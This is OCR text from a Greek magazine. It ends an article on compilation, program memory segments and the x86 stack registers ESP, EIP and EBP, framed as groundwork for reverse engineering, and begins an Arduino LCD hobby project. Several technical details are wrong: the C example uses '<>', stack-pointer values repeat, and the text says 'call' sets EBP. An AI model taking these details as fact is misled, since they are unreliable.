χωρίς να απαιτούνται περαιτέρω μεταφράσεις. Οι μεταγλωττιστές χρησιμοποιούνται σε πηγαίο κώδικα που γράφτηκε σε C, C++, Pascal κ.ά. Οι διερμηνευτές (interpreters) από την άλλη μεταφράζουν τον πηγαίο κώδικα εντολή προς εντολή. Συνήθως φορτώνουν τον πηγαίο κώδικα στη μνήμη, διαβάζουν μία γραμμή, την εκτελούν και προχωρούν στην επόμενη. Οι διερμηνευτές, λοιπόν, δεν παράγουν κανένα νέο αρχείο. Διερμηνευτές υπάρχουν για πολλές γλώσσες και μάλλον για όλες όσες χρησιμοποιούνται στο web (PHP, ASP κ.ά.).

Φυσικά, κάθε προσέγγιση έχει τα καλά αλλά και τα κακά της: Ένα μεταγλωττισμένο πρόγραμμα εκτελείται πολύ πιο γρήγορα από κάποιο που διερμηνεύεται γραμμή προς γραμμή. Επίσης, ένα μεταγλωττισμένο πρόγραμμα είναι σίγουρα απαλλαγμένο από κάθε συντακτικό λάθος. Μιλάμε για τα λάθη που μπορεί να κάνει ένας προγραμματιστής επειδή πληκτρολογεί βιαστικά ή γιατί ξέχασε έναν απαραίτητο χαρακτήρα (π.χ. εκείνον που τερματίζει μία γραμμή κώδικα). Αυτό για την απουσία συντακτικών σφαλμάτων είναι βέβαιο, διότι πριν ξεκινήσει την εργασία του ένας μεταγλωττιστής, εξασφαλίζει ότι ο πηγαίος κώδικας είναι 100% σωστά γραμμένος. Ένα εκτελέσιμο πρόγραμμα είναι --τουλάχιστον θεωρητικά-- πολύ δύσκολο να διαβαστεί από κάποιον τρίτο, ο οποίος προσπαθεί να μάθει την εσωτερική/κρυφή λογική ενός προγράμματος.

Από την άλλη, τα προγράμματα που περνάνε από διερμηνευτές είναι πολύ πιο εύκολα στην συντήρηση και στην επέκταση, αφού αν μη τι άλλο δεν απαιτείται η χρονοβόρα διαδικασία του compilation κάθε φορά που αλλάζουμε/δοκιμάζουμε κάτι. Για προγράμματα στα οποία η ταχύτητα δεν είναι κρίσιμη και στα οποία επεμβαίνουμε συχνά, οι διερμηνευόμενες (interpreted) γλώσσες είναι ιδανικές!

Για λόγους πληρότητας, πρέπει να αναφέρουμε και μια τρίτη κατηγορία προγραμμάτων. Πρόκειται για εκείνα που εκτελούνται σε εικονικές μηχανές (virtual machines[2]) και δεν μεταγλωττίζονται σε γλώσσα μηχανής αλλά σε μία γλώσσα κατανοητή από την εικονική μηχανή. Αυτή η προσέγγιση ακολουθείται σε γλώσσες όπως η Java και για το γνωστό Microsoft .Net. Βέβαια μη νομίζετε ότι αυτή η ιστορία είναι και πολύ καινούρια! Τη 10ετία του 1980 υπήρχε το περίφημο P-System της Pascal, για το οποίο είχαν γραφτεί πολλές εφαρμογές! Το κύριο πλεονέκτημα που προκύπτει από τη χρήση μιας εικονικής μηχανής είναι η φορητότητα. Ένα πρόγραμμα που γράφτηκε για μία εικονική μηχανή θα μπορεί να εκτελείται σε κάθε υπολογιστή και σε κάθε λειτουργικό σύστημα, στο οποίο τρέχει η σχετική εικονική μηχανή. Όσο για την ταχύτητα εκτέλεσης, ένα πρόγραμμα που τρέχει σε εικονική μηχανή είναι συνήθως ταχύτερο από ένα

1. Μόνο; Χμ, τέλος πάντων ;)
2. Όχι, δεν εννοούμε hypervizors όπως το VMWare ή το VirtualBox.

διερμηνευόμενο (interpreted) αλλά πιο αργό από ένα μεταγλωττισμένο σε γλώσσα μηχανής.

Η μνήμη ενός προγράμματος

Ας αφήσουμε την προετοιμασία κι ας προχωρήσουμε τώρα στην εκτέλεση ενός προγράμματος. Θα εστιάσουμε στα μεταγλωττισμένα προγράμματα, γιατί ακριβώς τέτοια χρησιμοποιούμε τις περισσότερες φορές. Κάθε πρόγραμμα που εκτελείται στον υπολογιστή δεσμεύει ένα μέρος της μνήμης RAM, το οποίο χωρίζει σε τρία διαφορετικά τμήματα:

- Το τμήμα του Κώδικα (code segment)
- Το τμήμα των Δεδομένων (data segment)
- Το τμήμα της Στοίβας (stack)

Πριν αναλύσουμε ένα προς ένα αυτά τα τμήματα πρέπει να πούμε λίγα λόγια για τη μνήμη. Η μνήμη θυμίζει τις κλειδοθήκες στη reception ενός ξενοδοχείου. Οι κλειδοθήκες έχουν γραμμένο απ' έξω έναν αριθμό, οποίος αντιστοιχεί σε κάποιο δωμάτιο και μέσα τους έχουν το αντίστοιχο κλειδί. Κάπως έτσι είναι και η μνήμη του υπολογιστή μας: Είναι χωρισμένη σε εκατομμύρια κουτάκια, σε καθένα από τα οποία έχει αντιστοιχηθεί ένας αριθμός. Οι αριθμοί αυτοί αποτελούν τις λεγόμενες διευθύνσεις της μνήμης, ενώ τα κουτάκια αποτελούν τους αποθηκευτικούς χώρους για τα δεδομένα. Κάθε κουτάκι βέβαια, μπορεί να δεχτεί συγκεκριμένου μεγέθους δεδομένα. Αν τα δεδομένα που θέλουμε να αποθηκεύσουμε δεν χωράνε σε ένα κουτάκι (σχεδόν κάθε φορά, δηλαδή) τότε το πρόγραμμά μας δεσμεύει και χρησιμοποιεί πολλά κουτάκια μαζί. Όπως αντιλαμβάνεστε, αρκετά από τα κουτάκια της μνήμης δεν γεμίζουν ποτέ -- ή τέλος πάντων παραμένουν άδεια μέχρι να τα δεσμεύσει και να τα γεμίσει κάποιο πρόγραμμα. Αυτό όμως δεν σημαίνει ότι δεν έχουν διεύθυνση. Οι διευθύνσεις υφίστανται και ισχύουν πάντα, για όλα τα κουτάκια, είτε χρησιμοποιούνται είτε όχι! Κρατήστε αυτές τις πληροφορίες διότι θα μας χρειαστούν στη συνέχεια...

Τμήμα κώδικα (code segment)

Σε αυτό το κομμάτι της μνήμης αποθηκεύονται όλες οι εντολές του προγράμματός μας. Κατά τη διάρκεια εκτέλεσης κανένα πρόγραμμα δεν μπορεί να γράψει δεδομένα σε αυτό το μέρος. Είναι μόνο για διάβασμα (Read Only). Δείτε για παράδειγμα το ακόλουθο πρόγραμμα σε C. Αν το μεταγλωττίσουμε και το εκτελέσουμε, όλες οι εντολές που το απαρτίζουν --σε γλώσσα μηχανής, πλέον--, θα τοποθετηθούν στην περιοχή του κώδικα.

```
 int i;
 int j=0;
 int a[100][100];
/* Θέσε τα στοιχεία της κύριας διαγωνίου ενός πίνακα με 1, και
τα υπόλοιπα με 0 */
   for (i = 0; i < 100; i++)
         for (j = 0; j < 100; j++)
            if (i<>j)
             a[i][j] = 0
            else
             a[i][j] = 1;
```

Τα σχόλια, όπως αυτό της πρώτης γραμμής, αφορούν τον προγραμματιστή -- ή τέλος πάντων τους ανθρώπους που ενδέχεται να διαβάσουν τον πηγαίο κώδικα. Μ' άλλα λόγια, τα σχόλια δεν έχουν καμία χρησιμότητα για τον υπολογιστή και ούτε περιλαμβάνονται στο εκτελέσιμο αρχείο, ούτε μεταγλωττίζονται με κάποιο τρόπο. Όσο για τις δηλώσεις μεταβλητών, ούτε κι αυτές μεταγλωττίζονται. Με αυτές θα ασχοληθούμε σε λίγο.

Τμήμα δεδομένων (data segment)

Στην περιοχή αυτή τοποθετούνται όλες οι καθολικές μεταβλητές (global variables) του προγράμματος. Καθολικές μεταβλητές είναι εκείνες στις οποίες έχουν πρόσβαση όλες οι συναρτήσεις (functions) και τα υποπρογράμματα ή διαδικασίες (procedures) ενός προγράμματος. Στη συγκεκριμένη περιοχή το πρόγραμμα μπορεί να διαβάζει και φυσικά να γράφει ελεύθερα (Read-Write). Ας επιστρέψουμε στο προηγούμενο παράδειγμα. Οι τρεις δηλώσεις μεταβλητών (i, j και a) στις πρώτες γραμμές, δηλώνουν στο μεταγλωττιστή την έκταση και τον τρόπο χρήσης του αποθηκευτικού χώρου που έχει ανάγκη το πρόγραμμα. Κατά την εκτέλεση του προγράμματος, αυτός ο αποθηκευτικός χώρος θα αποτελεί το data section.

Τμήμα στοίβας (stack)

Εδώ αποθηκεύονται δύο ειδών δεδομένα: Οι τοπικές μεταβλητές και ορισμένες διευθύνσεις. Τοπικές μεταβλητές ονομάζονται εκείνες που δηλώνονται εντός μιας συνάρτησης ή ενός υποπρογράμματος και οι οποίες ισχύουν (διατηρούν την τιμή τους) μόνον εκεί μέσα, δηλαδή μόνο στα πλαίσια της συνάρτησης ή του υποπρογράμματος. Όσο για εκείνες τις «ορισμένες διευθύνσεις» που αναφέραμε μόλις, αυτές αποτελούν συνήθως διευθύνσεις στην περιοχή του κώδικα (code segment). Σκεφτείτε την περίπτωση που ένα πρόγραμμα καλεί μια συνάρτηση. Όταν ολοκληρωθεί η εκτέλεση της συνάρτησης το πρόγραμμα πρέπει να «επιστρέψει» στην προηγούμενη θέση και να συνεχίσει από εκεί. Όμως ποια ήταν η προηγούμενη θέση; Ε, λοιπόν, η διεύθυνση αυτής της θέσης είναι από εκείνες που αποθηκεύονται στη στοίβα. Η εν λόγω περιοχή της μνήμης παίρνει το όνομά της από τη δομή δεδομένων που ονομάζεται στοίβα[3] και είναι οργανωμένη με αυτόν ακριβώς τον τρόπο. Για να γίνει κατανοητή αυτή η δομή, θα αναφέρουμε το κλασικό παράδειγμα με τα πιάτα: Φανταστείτε ότι πρέπει να πλύνουμε και να σκουπίσουμε (λέμε τώρα!) δέκα πιάτα. Καθώς τα πλένουμε ένα προς ένα, τα τοποθετούμε το ένα επάνω στο άλλο, σχηματίζοντας με αυτόν τον τρόπο μια στοίβα. Στη συνέχεια ξεκινάμε το σκούπισμά τους, παίρνοντας το πιάτο που βρίσκεται στην κορυφή της στοίβας. Δηλαδή, το πιάτο που πλύθηκε τελευταίο! Ο τρόπος που διαχειριζόμαστε τα πιάτα σε αυτό το σενάριο είναι όμοιος τον τρόπο που χειριζόμαστε τα δεδομένα σε μία δομή στοίβας. Αυτός ο χειρισμός μπορεί να περιγραφεί στα γρήγορα αλλά με ακρίβεια, από τις λέξεις: Last In - First Out (LIFO). Το κύριο χαρακτηριστικό σε μία στοίβα λοιπόν, είναι το ότι όποιο στοιχείο μπει τελευταίο, θα είναι το πρώτο που θα βγει!

Αν και είναι προφανές, πρέπει να υπογραμμίσουμε οτι σε αυτή την περιοχή της μνήμης (στο λεγόμενο stack) δεν επιτρέπεται μόνο η ανάγνωση, αλλά και το γράψιμο. Με άλλα λόγια, το stack είναι non Read-Only, όπως άλλωστε και το data segment.

3. Βλέπε το σχετικό άρθρο της Wikipedia: http://en.wikipedia.org/wiki/Stack_%28data_structure%29

Ο μηχανισμός της στοίβας

Όπως είπαμε, η στοίβα αποτελεί μια περιοχή της μνήμης RAM την οποία δεσμεύει το εκάστοτε πρόγραμμα κατά την εκτέλεσή του. Η στοίβα όμως δεν έχει πάντοτε το ίδιο μέγεθος. Όταν προσθέτουμε δεδομένα το μέγεθός της αυξάνεται, και όταν αφαιρούμε δεδομένα μικραίνει. Επομένως, η στοίβα αποτελεί ένα κατασκεύασμα με μεταβαλλόμενο μέγεθος. Έτσι, προκύπτει ένα εύλογο ερώτημα: Πώς γνωρίζει ο υπολογιστής ποιο είναι το τελευταίο στοιχείο που προστέθηκε στη στοίβα, ώστε να μπορεί να το αφαιρέσει, όταν χρειαστεί; Για το σκοπό αυτό επιστρατεύεται ένας δείκτης (pointer). Σκεφτείτε τους δείκτες σαν διευθύνσεις μνήμης, σαν αριθμούς δηλαδή, οι οποίοι δείχνουν συγκεκριμένα κουτάκια της μνήμης. Ο δείκτης για τη στοίβα έχει το ευρηματικό όνομα Δείκτης Στοίβας (ESP από το Extended Stack Pointer ή απλά Stack Pointer) και προσδιορίζει την «κορυφή» της στοίβας. Με απλά λόγια, δείχνει τη θέση μνήμης στην οποία θα γραφτεί οτιδήποτε θελήσουμε να προσθέσουμε στη στοίβα.

Είπαμε αρχικά ότι στη στοίβα αποθηκεύονται οι τοπικές μεταβλητές και ορισμένες διευθύνσεις. Αυτό φυσικά ισχύει, αλλά μη νομίζετε ότι στη στοίβα έχει πρόσβαση μόνο κάποιος αυτόματος μηχανισμός, ξεκομμένος από το εκάστοτε πρόγραμμα. Κάθε πρόγραμμα μπορεί να προσθέτει ή να αφαιρεί δεδομένα από τη στοίβα του, κατά βούληση! Αυτό γίνεται με δύο λειτουργίες που ονομάζονται push και pop αντίστοιχα. Και κάπου εδώ πρέπει ν' αναφέρουμε δύο σημαντικές λεπτομέρειες:

1. Στις περισσότερες υλοποιήσεις στοίβας, ο Δείκτης Στοίβας μειώνεται όσο προσθέτουμε δεδομένα και αυξάνεται όσο αφαιρούμε δεδομένα. Με άλλα λόγια, η περιοχή της μνήμης στην οποία βρίσκεται μια στοίβα γεμίζει από το τέλος προς την αρχή.
2. Στους 32μπιτους επεξεργαστές οι στοίβες φιλοξενούν δεδομένα των 32bit. Επομένως, ένα στοιχείο της στοίβας καταλαμβάνει 4 bytes.

Αν όλα αυτά σας φάνηκαν περίπλοκα, σκεφτείτε το ακόλουθο παράδειγμα: Ας υποθέσουμε ότι έχουν δεσμευτεί 256 bytes μνήμης για τη δημιουργία μιας στοίβας. Επειδή κάθε στοιχείο της στοίβας έχει μέγεθος 4byte η στοίβα θα μπορεί να φιλοξενήσει 256 / 4 = 64 στοιχεία. Αρχικά, όταν η στοίβα μας είναι ακόμα άδεια, ο Δείκτης Στοίβας (Stack Pointer) θα έχει την τιμή 256. Προσθέτοντας ένα στοιχείο στη στοίβα (κάτι τέτοιο μπορεί να γίνει με την εντολή push, που υπάρχει σε πολλές γλώσσες προγραμματισμού), ο Δείκτης Στοίβας θα μειωθεί και θα πάρει την τιμή 252. Εάν ακολούθως προσθέσουμε και δεύτερο στοιχείο ο Stack Pointer θα μειωθεί κατά τέσσερεις ακόμα μονάδες και θα πάρει την τιμή 252. Όλα αυτά μπορούν να αναπαρασταθούν εύκολα με τη βοήθεια μερικών πινάκων. Παρακάτω φαίνεται η κατάσταση της στοίβας αμέσως μετά την προσθήκη του πρώτου στοιχείου, με την ακόλουθη εντολή:

```
push 34
```

Διεύθυνση μνήμης	Περιεχόμενο
256	34
252	
248	
...	
12	
8	
4	

```
ESP = 252
```

Αν στη συνέχεια εκτελεστεί η εντολή

```
push 50
```

η στοίβα θα πάρει την ακόλουθη μορφή:

Διεύθυνση μνήμης	Περιεχόμενο
256	34
252	50
248	
...	
12	
8	
4	

```
ESP = 248
```

Όσο προσθέτουμε στοιχεία η στοίβα μας θα μεγαλώνει κατ' αυτόν τον τρόπο και ο Stack Pointer θα συνεχίσει να μειώνεται. Αν το πρόγραμμα πάρει ένα στοιχείο από τη στοίβα, ο Δείκτης Στοίβας θα αυξηθεί. Έτσι, αν εκτελέσουμε κάτι τέτοιο

```
pop x
```

η μεταβλητή x θα πάρει σαν τιμή το τελευταίο στοιχείο που είχε προστεθεί στη στοίβα (στο παράδειγμά μας τον αριθμό 50) και ο Stack Pointer θα πάρει την τιμή 252.

Σειρά εκτέλεσης των εντολών

Μέχρι στιγμής εξετάσαμε τις περιοχές στις οποίες χωρίζεται η μνήμη, την οποία δεσμεύει ένα πρόγραμμα κατά την εκτέλεσή του. Τώρα μπορούμε να περάσουμε στο ίδιο το πρόγραμμα και στον τρόπο με τον οποίο εκτελούνται οι εντολές που το απαρτίζουν. Συγκεκριμένα, θα αναφερθούμε στη σειρά με την οποία εκτελούνται και στο πώς διατηρείται αυτή σειρά, χωρίς να γίνονται λάθη. Για να γίνει κατανοητή αυτή η λειτουργία πρέπει πρώτα να μιλήσουμε για τον καταχωρητή Extended Instruction Pointer (EIP) ή απλά Instruction Pointer (IP). Οι καταχωρητές αποτελούν μικρούς αποθηκευτικούς χώρους εντός του επεξεργαστή, στους οποίους αποθηκεύονται προσωρινά οι τιμές διαφόρων μεταβλητών, όπως επίσης και διάφοροι δείκτες προς περιοχές της μνήμης. Ο καταχωρητής EIP λειτουργεί ως δείκτης και προσδιορίζει τη θέση της επόμενης εντολής προς εκτέλεση. Όταν λοιπόν ο επεξεργαστής εκτελεί ένα πρόγραμμα, κάθε φορά που θέλει να προχωρήσει στην επόμενη εντολή κοιτάζει αρχικά την τιμή του EIP. Εκεί εντοπίζει τη διεύθυνση εντός του code segment, όπου βρίσκεται η επόμενη εντολή. Στη συνέχει διαβάζει την εντολή, την εκτελεί, μεταβάλλει κατάλληλα την τιμή του EIP και προχωρά. Η γενική λογική είναι απλή, αλλά μόλις προσπεράσαμε μια σημαντική λεπτομέρεια. Τι ακριβώς σημαίνει η φράση "τροποποιεί κατάλληλα την τιμή του EIP";

Όταν εκτελεί μια εντολή, ο επεξεργαστής είναι σε θέση να εκτιμήσει το μέγεθός της και κατ' επέκταση το χώρο που καταλαμβάνει στο τμήμα κώδικα της μνήμης. Επομένως, ξέρει ακριβώς πόσο πρέπει να αυξήσει τον EIP για να βρει την επόμενη εντολή. Αυτό ισχύει σε όλες σχεδόν τις περιπτώσεις, με εξαίρεση τις εντολές διακλάδωσης. Οι χαρακτηριστικότερες εντολές διακλάδωσης είναι οι call και ret. Η πρώτη χρησιμοποιείται για την κλήση μιας συνάρτησης, ενώ η δεύτερη χρησιμοποιείται κατά τον τερματισμό μιας συνάρτησης και για την "επιστροφή" στην περιοχή από όπου κλήθηκε η συνάρτηση. Ας δούμε όμως τι συμβαίνει στον

καταχωρητή EIP σε αυτές τις περιπτώσεις. Κατά την εκτέλεση της call, στον EIP φορτώνεται η διεύθυνση εντός του code segment, όπου ξεκινά η σχετική συνάρτηση (αυτή που καλούμε με την εντολή call). Την ίδια στιγμή όμως ο επεξεργαστής υπολογίζει τη διεύθυνση της εντολής που βρίσκεται αμέσως μετά την call. Αυτή η διεύθυνση αποθηκεύεται προσωρινά σε κάποιον καταχωρητή και από εκεί τοποθετείται στη στοίβα του προγράμματος που τρέχει. Αργότερα, αφού ολοκληρωθεί η συνάρτηση και μόλις εκτελεστεί η εντολή ret, στον EIP θα φορτωθεί η διεύθυνση που είχε αποθηκευτεί προηγουμένως στη στοίβα. Έτσι, ο επεξεργαστής θα συνεχίσει την εκτέλεση του προγράμματος από την εντολή που βρίσκεται αμέσως μετά την call.

Δείκτης Βάσης

Προηγουμένως εξετάσαμε τι συμβαίνει με τη διεύθυνση της επόμενης εντολής και με τον καταχωρητή EIP, όταν καλούμε μια συνάρτηση. Όμως η κλήση μιας συνάρτησης παρουσιάζει ενδιαφέρον και για τη στοίβα του προγράμματος! Συγκεκριμένα, κάθε συνάρτηση ορίζει μια δική της περιοχή μέσα στη στοίβα του προγράμματος. Κατά κάποιο τρόπο, κάθε συνάρτηση έχει τη δική της στοίβα, η οποία ωστόσο αποτελεί τμήμα της ευρύτερης στοίβας του προγράμματος. Αυτό το τμήμα ονομάζεται stack frame και φιλοξενεί τις τοπικές μεταβλητές και τις διευθύνσεις που αφορούν μόνο στη σχετική συνάρτηση. Όλα αυτά όμως οδηγούν σ' ένα νέο πρόβλημα: Ο επεξεργαστής, πλέον, δεν αρκεί να γνωρίζει μόνο την κορυφή της στοίβας του προγράμματος, αλλά πρέπει να ξέρει και πού ξεκινά το stack frame της εκτελούμενης συνάρτησης. Όπως έχουμε πει, για την επισήμανση της κορυφής της στοίβας χρησιμοποιείται ο δείκτης ESP. Για τη διεύθυνση εκκίνησης του εκάστοτε stack frame χρησιμοποιείται ένας άλλος δείκτης, που ονομάζεται Δείκτης Βάσης (EBP από το Extended Base Pointer ή απλά Base Pointer). Ας δούμε λοιπόν και πάλι τι συμβαίνει όταν εκτελείται η εντολή call για την κλήση μιας συνάρτησης...

Αρχικά ο επεξεργαστής αποθηκεύει τη διεύθυνση εκκίνησης της συνάρτησης στον EIP. Στη συνέχεια αντιγράφει την τρέχουσα τιμή του ESP στον EBP. Έτσι, η τρέχουσα κορυφή της στοίβας θα γίνει η βάση για την ιδιωτική στοίβα της συνάρτησης (το frame stack). Αμέσως μετά ο επεξεργαστής υπολογίζει τη διεύθυνση της εντολής που βρίσκεται ακριβώς μετά από την call. Αυτή η διεύθυνση θα καταλήξει στη στοίβα και θα χρησιμοποιηθεί αργότερα, όταν ολοκληρωθεί η συνάρτηση και εκτελεστεί η εντολή ret. Έτσι το πρόγραμμα θα συνεχιστεί κανονικά, από την εντολή που βρίσκεται αμέσως μετά την call. Απλό δεν ήταν; :)

Αυτό ήταν όλο;

Όχι βέβαια! Μια λεπτομερής παρουσίαση των μηχανισμών που εμπλέκονται στην εκτέλεση ενός προγράμματος θα απαιτούσε πολλά άρθρα. Με το παρόν δώσαμε μόνο τις βασικές γνώσεις που έχει όποιος ασχολείται με το reversing. Βέβαια, οι συγκεκριμένες γνώσεις δεν είναι χρήσιμες μόνο για τους reverser. Αποτελούν απαραίτητο εφόδιο για όλους όσοι θέλουν να διαβάζουν προχωρημένα άρθρα και να τα κατανοούν. Αναρωτιέστε τι εννοούμε όταν μιλάμε για "προχωρημένα άρθρα"; Σκεφτείτε για παράδειγμα ένα άρθρο που αναφέρεται στο buffer overflow! Ένα τέτοιο άρθρο άλλωστε ενδέχεται να μην βρίσκεται πολύ μακριά. Ίσως να απέχει μερικές μόνο σελίδες. Να, μπορεί π.χ. να ξεκινά από την 62 :D

Skill: Intermediate

Tags: Arduino, LCD, LCDSmartie, LCD4Linux

ARDUINO + LCDSMARTIE

ΔΕΥΤΕΡΟ MONITOR ΓΙΑ ΤΟ PC!



by Giannoug

Εμ, πώς να το κάνουμε; Ο δικός μας υπολογιστής είναι ξεχωριστός! Δεν είναι από εκείνους τους μπανάλ, με τη μία οθόνη ;) Αν μη τι άλλο, θέλουμε να έχουμε συνεχή και εύκολη πρόσβαση σε διάφορες πληροφορίες. Ακριβώς γι’ αυτό θα δούμε πώς μπορούμε να φτιάξουμε και να του χαρίσουμε μία μικρή οθόνη LCD. Μην ανησυχείτε, δεν θα ξοδευτούμε. Θα παίξουμε όμως και πάλι με το αγαπημένο μας Arduino!

Είμαστε βέβαιοι ότι θα έχετε δει κάμποσα από εκείνα τα κουτιά με τις ενσωματωμένες οθόνες LCD. Μιλάμε για τις μικρές οθόνες, 2 ή 4 γραμμών, που δείχνουν τη θερμοκρασία του κουτιού, τις στροφές των ανεμιστήρων κ.ά. Εάν μάλιστα πρόκειται για το κουτί κάποιου μερακλή κατασκευαστή, ενδέχεται να βλέπουμε στην οθόνη ακόμα και το πλήθος των νέων email ή τα αδιάβαστα RSS feed! Δυστυχώς, τα κουτιά με αυτές τις οθόνες έχουν μεγάλο κόστος. Όσο για τα λιγοστά μοντέλα που κυκλοφορούν κατά καιρούς σε σχετικά προσιτές τιμές, εκεί υπάρχουν άλλα προβλήματα. Είτε πρόκειται για κακόγουστα κουτιά, είτε προβάλλουν στην οθόνη τους ελάχιστα και πολύ συγκεκριμένα δεδομένα. Δεν θα ήταν ωραία αν προσθέταμε μια οθόνη στο δικό μας κουτάκι, η οποία να δείχνει οτιδήποτε θέλουμε; Φανταστείτε για παράδειγμα να ρίχνουμε μια ματιά στο κουτί του υπολογιστή και να μαθαίνουμε για τον καιρό ή το αν έχουμε νέα email, χωρίς να ανάψουμε την κανονική μας οθόνη!

Τι; Ακόμα να μαντέψατε τι θα κάνουμε; Ε, λοιπόν, επειδή το δικό μας κουτί μάς αρέσει, μάς βολεύει και δεν έχουμε καμία όρεξη να το αλλάξουμε, επειδή ζηλέψαμε[1] κι επειδή *μπορούμε*, θα φτιάξουμε τη δική μας οθόνη! Για την ακρίβεια θα φτιάξουμε ένα σύστημα που θα μας επιτρέψει να συνδέσουμε μια μικρή οθόνη LCD σε κάποια θύρα USB του υπολογιστή. Στη συνέχεια, χρησιμοποιώντας το κατάλληλο πρόγραμμα, θα δούμε τον τρόπο για να προβάλουμε στην οθόνη μας οτιδήποτε κάνουμε κέφι. Και για να μην σας κρατάμε σε αγωνία, αυτό το "κατάλληλο πρόγραμμα" που θα χρησιμοποιήσουμε είναι το περίφημο LCDSmartie (`http://lcdsmartie.sourceforge.net`). Πρόκειται για ένα πρόγραμμα ανοιχτού κώδικα, γνωστό στους κύκλους των case modder και ικανό να συγκεντρώνει διάφορες πληροφορίες από το σύστημα. Το ίδιο πρόγραμμα --με τη βοήθεια plugin-- μπορεί να εμφανίζει στην οθόνη μας και πληροφορίες από δικτυακές υπηρεσίες και δίκτυα, όπως το Facebook.

Αναζήτηση οθόνης

Το LCDSmartie υποστηρίζει πάρα πολλές οθόνες LCD, αλλά για κακή μας τύχη καμία δεν μας κάνει! Πολλές από αυτές είναι δυσεύρετες, ενώ άλλες χρησιμοποιούν απαρχαιωμένες θύρες (π.χ., τη σειριακή ή την παράλληλη), για να μην αναφέρουμε ορισμένες που μιλάνε με εξωτικά μέσα (υπέρυθρες). Επομένως, οι περισσότερες από όσες θα μπορούσαμε να βρούμε σχετικά εύκολα είναι μάλλον δύσκολο να συνεργαστούν με ένα σύγχρονο σύστημα και απαιτούν περίπλοκες ή απλά "άσχημες" λύσεις. Υπάρχουν βέβαια και κάποιες οθόνες οι οποίες συνδέονται εύκολα με τον υπολογιστή, χρησιμοποιούν ένα απλό πρωτόκολλο επικοινωνίας και διατίθενται σε αρκετά δικτυακά καταστήματα. Πρόκειται για τις οθόνες MatrixOrbital, της ομώνυμης εταιρίας από τον Καναδά. Οι οθόνες της εταιρίας διαθέτουν έναν μικροελεγκτή που απλοποιεί την επικοινωνία με τον υπολογιστή σε τεράστιο βαθμό. Μάλιστα πολλά μοντέλα συνοδεύονται από τα κατάλληλα αξεσουάρ, για την εύκολη εγκατάσταση στο κουτί του υπολο-

Όλο και κάπου θα έχει πάρει το μάτι σας κάποια από τις μικρές οθόνες αυτού του είδους. Η συγκεκριμένη αποτελεί ιδιοκατασκευή κι ελπίζουμε στο τέλος του άρθρου να θέλετε να κάνετε τη δική σας!




1. Δεν το κρύβουμε ;)

γιστή. Είναι τέλειες, έτσι; Φυσικά και είναι, αλλά όπως υποψιάζεστε είναι και πανάκριβες :S Πρέπει να βρούμε άλλη λύση…

Ένα Arduino γυροφέρνει το PC μας. Με αυτό άραγε τι θα μπορούσαμε να κάνουμε; Το Arduino υποστηρίζει πάρα πολλές οθόνες LCD, αλλά αυτές που συνδέονται και προγραμματίζονται πιο εύκολα είναι εκείνες που βασίζονται στον κοντρόλερ HD44780 της Hitachi. Πρόκειται για ένα εξαιρετικά διαδεδομένο τσιπάκι, που θα λέγαμε ότι αποτελεί το standard στις οθόνες χαρακτήρων LCD. Άλλωστε, κατά 99,9% και οι MatrixOrbital στο ίδιο στηρίζονται ;) Τώρα αρχίζουν να μας μπαίνουν ιδέες... Οι πολύ διαδεδομένες και φτηνές οθόνες που μπορούμε να συνδέσουμε στο Arduino, από τις πανάκριβες MatrixOrbital διαφέρουν κυρίως σ' ένα μόνο σημείο: Τους λείπει ο μικροελεγκτής, που θα διευκολύνει την επικοινωνία με τον υπολογιστή. Εμείς όμως μαζί με τις απλές οθόνες LCD έχουμε και το Arduino. Με άλλα λόγια, διαθέτουμε έναν πανίσχυρο μικροελεγκτή που θα μπορούσε να κάνει όλα όσα κάνουν οι μικροελεγκτές των MatrixOrbital. Άψογα! Αντί να ξοδευτούμε, θα πάρουμε μια οθόνη LCD για το Arduino και με τη βοήθεια του κατάλληλου κώδικα, θα εξομοιώσουμε πλήρως τη συμπεριφορά των καναδέζικων LCD! Ας σηκώσουμε τα μανίκια όμως, γιατί έχουμε αρκετή δουλίτσα μπροστά μας.

Διασύνδεση

Όπως είπαμε, το Arduino υποστηρίζει πανεύκολα και άμεσα όλες τις οθόνες που βασίζονται στο Hitachi HD44780. Βλέπετε, το Arduino IDE περιλαμβάνει μια σχετική βιβλιοθήκη, γραμμένη από τους ίδιους τους δημιουργούς του. Επομένως για πετύχουμε το σκοπό μας θα χρειαστεί αρχικά να συνδέσουμε την οθόνη μας με το Arduino. Οι συμβατές οθόνες κυκλοφορούν σε πολλά μεγέθη. Εμείς διαλέξαμε μία 2x16 (2 γραμμές με 16 χαρακτήρες ανά γραμμή). Μπορείτε να βρείτε μια πανομοιότυπη οθόνη στο eBay, αλλά και σε οποιοδήποτε κατάστημα με ηλεκτρονικά εξαρτήματα. Οι βασικές συνδέσεις μεταξύ οθόνης και Arduino είναι μόλις δέκα και φαίνονται στην εικόνα 2. Πριν προχωρήσουμε είναι φρόνιμο να βεβαιωθούμε ότι συνδέσαμε τα πάντα σωστά, για να γλυτώσουμε τον περιττό κόπο και τον πονοκέφαλο ;)



